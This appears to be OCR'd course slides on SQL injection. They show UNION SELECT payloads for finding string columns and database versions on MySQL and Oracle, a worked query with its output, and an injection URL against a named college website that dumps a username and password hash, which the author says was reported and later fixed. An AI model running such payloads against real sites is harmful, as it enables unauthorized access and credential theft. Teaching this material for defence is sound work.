
Find a String Column



```
’ UNION SELECT ‘a’, NULL, NULL--
’ UNION SELECT NULL, ‘a’, NULL--
’ UNION SELECT NULL, NULL, ‘a’--
```

- **If query succeeds, the 'a' column is string**

Find Database Version




```
' UNION SELECT @@version,NULL,NULL--
```

Injecting the following query achieves the same result on Oracle:

```
' UNION SELECT banner,NULL,NULL FROM v$version--
```

Finding Version



Name: Herp Derper' UNION select @@version #

Performs This Query:

```
SELECT username FROM users WHERE username LIKE 'name'
```


SELECT username FROM users WHERE username LIKE 'Herp Derper' UNION select @@version #'

Usernames Found

Herp Derper
5.5.47-0ubuntu0.14.04.1-log

Vulnerable SF College

- **I notified them in 2013; years later, they fixed it**
  - **Link Ch 8b**



```
montserrat.edu/news/press-release-item.php?id=-1%20union%20select%201,2,group_concat(user_name,0x3a,user_password),4,5,6,7,8,9,10%20from%20tbl_us...
```

press releases

7 (PDF 0 KB)

9

mcaupdates:e8d3a8b83e504f0468af4a10365e9827


Beverly, MA December 31, 1969 - 5

NEWS & EVENTS CONTACT INFORMATION

Jo Broderick
Dean of College Relations
978.921.4242 x 1113
jbroderick@montserrat.edu

Example: MS-SQL

Search Address Book for "Matthew"




```
Name=Matthew
```

and the application returns the following results:

Name	E-mail
Matthew Adamson	handytrick@gmail.com

Single Column

